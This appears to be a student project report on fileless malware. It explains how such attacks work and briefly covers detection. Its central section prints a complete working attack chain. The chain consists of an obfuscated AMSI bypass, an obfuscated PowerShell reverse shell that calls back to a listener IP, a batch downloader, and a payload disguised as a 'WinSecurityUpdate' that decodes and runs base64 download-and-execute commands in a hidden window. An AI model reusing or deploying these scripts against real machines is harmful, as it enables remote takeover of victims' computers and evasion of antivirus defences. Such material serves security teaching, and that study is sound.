FILELESS MALWARE
NETWORK SECURITY PROJECT

A fileless malware attack typically starts with a **phish mail containing a payload that automatically establishes contact with the remote hacker.**

Cyber thieves then have the ability to **launch native apps and navigate the file system.**

TEAM MEMBERS:

• **Riya Goyal**	**(IIT2019096)**
• **Ankit Gupta**	**(IIT2019138)**
• **Akshat Baranwal**	**(IIT2019010)**
• **Rahul Dev**	**(IIT2019053)**
• **Rajveer**	**(IIT2019180)**
• **Kishan Tripathi**	**(IIT2019225)**

TABLE OF CONTENTS

1. INTRODUCTION

Fileless malware is a variant of computer related malicious software that exists exclusively as a computer memory-based artifact i.e. in RAM.

It does not write any part of its activity to the computer's hard drive meaning that it's very resistant to existing Anti-computer forensic strategies that incorporate file-based whitelisting, signature detection, hardware verification, pattern-analysis, time-stamping, etc., and leaves very little by way of evidence that could be used by digital forensic investigators to identify illegitimate activity. As malware of this type is designed to work in-memory, its longevity on the system exists only until the system is rebooted.

Lately, an increasing number of companies have been suffering from fileless malware. This type of cyber attack has become so widespread because of its invisibility to traditional anti-malware solutions. Fileless malware runs via legitimate Windows processes, so such attacks leave no traces that can be found by most cybersecurity systems.

2. ABSTRACT

With the evolution of cybersecurity countermeasures, the threat landscape has also evolved, especially in malware from traditional file-based malware to sophisticated and multifarious fileless malware. Fileless malware does not use traditional executables to carry-out its activities. So, it does not use the file system, thereby evading the signature-based detection system. The fileless malware attack is catastrophic for any enterprise because of its persistence, and power to evade any anti-virus solutions. The malware leverages the power of operating systems, trusted tools to accomplish its malicious intent. To analyze such malware, security professionals use forensic tools to trace the attacker, whereas the attacker might use anti-forensics tools to erase their traces. This survey makes a comprehensive analysis of fileless malware and their detection techniques that are available in the literature. We present a process model to handle fileless malware attacks in the incident response process. In the end, the specific research gaps present in the proposed process model are identified, and associated challenges are highlighted.

3. TYPES OF FILELESS MALWARE

There are two main types of fileless malware, depending on the executable environment:

- Fileless malware that operates in RAM
- Fileless malware that exploits vulnerabilities in software scripts

RAM-Based Malware

The main advantage of malware that executes strictly in RAM is that it's stealthy. Since most of the checks performed by antivirus software are done when a process starts (verifying digital signatures, searching for virus signatures), processes that are already running are considered unsuspicious. So if malware doesn't create anything on the file system, it doesn't trigger any event that antivirus software can react to.

Script-Based Malware

Using scripts as an attack vector is another known way to infect a computer. The most popular types of script-based malware have been developed to exploit vulnerabilities in Microsoft Office and Windows PowerShell.

4. HOW DOES FILELESS MALWARE WORKS

Here's a typical scenario for how cyberattackers infect computers with fileless malware:

-> A user visits an infected website or opens an infected email in a browser.

-> An exploit kit scans the computer for unpatched vulnerabilities in Java or Flash plugins or software scripts that involve PowerShell processes.


-> The exploit kit uses vulnerabilities for inserting fileless malware into Windows PowerShell or other system administration tools built into Windows.

-> After successful installation, the fileless malware runs its payload in the available DLL.

-> The malware starts its malicious activity within a legitimate process in the memory.

-> The attack is successfully performed!

How Does Fileless Malware Work?



1 A user visits an infected website or opens an infected email in a browser

2 An exploit kit scans the computer for unpatched vulnerabilities in Java or Flash plugins or software scripts that involve PowerShell processes

3 The exploit kit uses vulnerabilities for inserting fileless malware into Windows PowerShell or other system administration tools built into Windows

4 After successful installation, the fileless malware runs its payload in the available DLL

5 The malware starts its malicious activity within a legitimate process in the memory

6 The attack is successfully performed!

5. PROJECT SCREENSHOTS AND HOW TO RUN

The project consists of 4 files:


1. a1
2. r1
3. update_script.cmd
4. WinSecurityUpdate

a1 contains the code for amsi bypass.
It disguises the suspicious activity from the defender and doesn't let the defender see the invoking of these scripts.


r1 creates a reverse powershell via network socket connection. It contains the code to redirect the input and outputs to the listener on the
Obfuscations like mix cases and empty strings prevents defender from easily recognizing the malicious script.

WinSecurityUpdate contains the code to fetch a1 and r1 and run them on powershell on the victim
The command to fetch a1 and r1 have been encoded using base64 and stored in variables $a1 and $r1 respectively.


update_script.cmd contains the code to fetch the WinSecurityUpdate file.




```
/media/akshat/Data/Documents/IIITA/sem 5/NS/fm/update_script
bat a1

File: a1

$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils' ;; $assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w
,$c,$m)) ;; $field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static') ;; $field.SetValue($null,$true)
```




```
/media/akshat/Data/Documents/IIITA/sem 5/NS/fm/update_script
bat r1

File: r1

$client = NeW-OBjeCt S""yST""Em.nEt.S""OcK""etS.T""C""P""Cli""ent("10.0.13.75",443);$stream = $client.GetStream();[byt
e[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName S
ystem.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback +
 "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendby
te.Length);$stream.Flush()};$client.Close()
```



```
/media/akshat/Data/Documents/IIITA/sem 5/NS/fm/update_script
bat update_script.cmd

File: update_script.cmd

@ECHO OFF
po""weR""sHelL -nO""p -c "iEx(New-Object Net.WEbclIent).DoWnLOadstRinG('http://192.168.241.132:8000/WinSecurityUpdate'
)"
```



```
File: WinSecurityUpdate

echo "[!] Preparing System for Update"
echo "[*] ============================"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
echo "[!] Starting Update Process."
echo "[*] ============================"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"

#$a1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9hMScp"
#$r1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9yMScp"

#$a1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xMC4wLjEzLjc1OjgwMDAvYTEnKQ=="
#$r1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xMC4wLjEzLjc1OjgwMDAvcjEnKQ=="

$a1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoaHR0cDovLzEwLjAuMi4xNTo4MDAwL2ExKQo="
$r1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoaHR0cDovLzEwLjAuMi4xNTo4MDAwL3IxKQo="

start-sleep -s 1

$p1 = "UG9XZVJTaEVMbDs7LW5vUCAtYyAi"
$p2 = $p1.substring(0,28)

echo "[*]"
start-sleep -s 1
echo "[!] Update Process Completed"
start-sleep -s 1

$update_p2 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($p2))
$update_a1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($a1))
$update_r1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($r1))

echo $update_a1 | pow""ersh""ell -nop - ; echo $update_r1 | pow""e""rsh""ell -nop -windowstyle hidden -
```



```
/media/akshat/Data/Documents/IIITA/sem 5/NS/fm/update_script
echo SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoaHR0cDovLzEwLjAuMi4xNTo4MDAwL2ExKQo= | base64 -d
InVOkE-EXpreSSIoN (New-OBjECt NeT.WEbClienT).DowNlOaDSTrinG(http://10.0.2.15:8000/a1)

/media/akshat/Data/Documents/IIITA/sem 5/NS/fm/update_script
echo SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoaHR0cDovLzEwLjAuMi4xNTo4MDAwL3IxKQo= | base64 -d
InVOkE-EXpreSSIoN (New-OBjECt NeT.WEbClienT).DowNlOaDSTrinG(http://10.0.2.15:8000/r1)
```

6. DETECT AND PROTECT AGAINST FILELESS MALWARE

- **Sandboxing**

  Whenever a PowerShell process runs, it must be sandboxed so that all its API calls are wrapped by the sandbox layer and all potentially dangerous calls are thoroughly monitored and blocked in case a threat is detected.

- **Execution Emulation**

  Since PowerShell became open source, it’s now possible to create an execution emulating interpreter for PowerShell scripts. Such an engine can be used to verify a script before allowing it to run in the actual PowerShell.

- **The Silver Bullet**

  As you can see, the standard methods of fileless malware protection have many disadvantages. The most effective solution for both RAM-based and script-based malware detection would be so-called next-gen antivirus software that can analyze the behavior of the system as a whole instead of separate files and processes.

7. CONCLUSION

Fileless malware is an increasing threat, and there are still few ways to protect against it. Both RAM-based and script-based malware have a high chance of going unnoticed by standard antivirus software. So, here we have tried to demonstrate fileless malware.

8. REFERENCES

- https://en.wikipedia.org/wiki/Fileless_malware
- https://www.instructables.com/Make-Your-Computer-Into-A-Server-in-10-Minutes-fr/
- https://www.varonis.com/blog/understanding-malware-free-hacking-part/
- https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html